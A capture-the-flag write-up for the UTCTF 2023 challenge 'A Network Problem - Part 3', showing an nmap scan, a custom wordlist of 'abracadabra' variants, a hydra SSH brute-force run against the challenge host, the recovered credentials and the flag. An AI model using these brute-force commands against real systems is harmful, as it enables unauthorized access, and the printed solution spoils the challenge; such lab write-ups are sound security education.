

UTCTF 2023
A Network Problem - Part 3




Note: the previous question is very important to this one make you can smb into the share folders or read previous write up

1. Scanned with nmap(from question we know we have to scan 8822)



2. Here we learn they are using open ssh and we get the ssh-hostkey(note we still need username and password to ssh into it, and ed25519 is a protocol this is a key and not meant to be decrypted)
3. The question says that we are allowed to brute force it, lets make a list of users and passwords




4. We can use the clues in the notetoIT file from the last question, lets make a password wordlist based off the word “abracadabra”

```
┌──(root㉿kali)-[~]
└─# cat pass.txt
abracadabra1
abracadabra2
abracadabra3
abracadabra4
abracadabra5
abracadabra6
abracadabra7
abracadabra8
abracadabra9
abracadabra@
abracadabra#
abracadabra$
abracadabra%
abracadabra^
abracadabra&
abracadabra*
abracadabra(
abracadabra)
Abracadabra@
Abracadabra#
Abracadabra$
Abracadabra%
Abracadabra^
Abracadabra&
Abracadabra*
Abracadabra(
Abracadabra)
abracadabra?
abracadabra+
abracadabra=
abracadabra-
abracadabra_
abracadabra|
abracadabra/
abracadabra 
abracadabra~
abracadabra`
Abracadabra+
Abracadabra=
Abracadabra-
Abracadabra_
Abracadabra|
Abracadabra/
Abracadabra 
Abracadabra~
Abracadabra`
@abracadabra
#abracadabra
$abracadabra
```

The hint is telling the users to add a special character so in my wordlist I put special characters at the end.

5. Next make a list of users



The hint gives us a list of users who use the password, so make a list of the possible usernames the people might have. Also note that the username list is case sensitive, you should test both uppercase and lowercase(not like my list)

6. Now that the list is made lets brute force the ssh using hydra using

   hydra -L users -P wordlist.txt betta.utctf.live ssh -s 8822 -t 4

```
┌──(root㉿kali)-[/home]
└─# hydra -L users.txt -P words.txt betta.utctf.live ssh -s 8822 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-11 20:19:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3000 login tries (l:6/p:500), ~750 tries per task
[DATA] attacking ssh://betta.utctf.live:8822/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 2956 to do in 01:08h, 4 active
[STATUS] 41.33 tries/min, 124 tries in 00:03h, 2876 to do in 01:10h, 4 active
[STATUS] 37.71 tries/min, 264 tries in 00:07h, 2736 to do in 01:13h, 4 active
```

Note my password wordlist name changed from pass to words
Also note the t-4 limits how many requests we send, we do this so we don't overrun their servers, but can remove it if we want to send more requests and get results faster.

7. After hydra runs for awhile we get the password and username

The username we got was: wcoldwater
The password we got was: abracadabra$

8. With all this information we can ssh into the server, don't forget about the key we found earlier, you will get denied without it.

```
┌──(root㉿kali)-[~]
└─# ssh -i a50a7b65d346da02ee6967ea01c0893b  wcoldwater@betta.utctf.live -p 8822
Warning: Identity file a50a7b65d346da02ee6967ea01c0893b not accessible: No such
wcoldwater@betta.utctf.live's password:
utctf{cust0m3d-lsts-rule!} well done!
327f93bdc02d:~$
```

```
utctf{cust0m3d-lsts-rule!}
```

We got the flag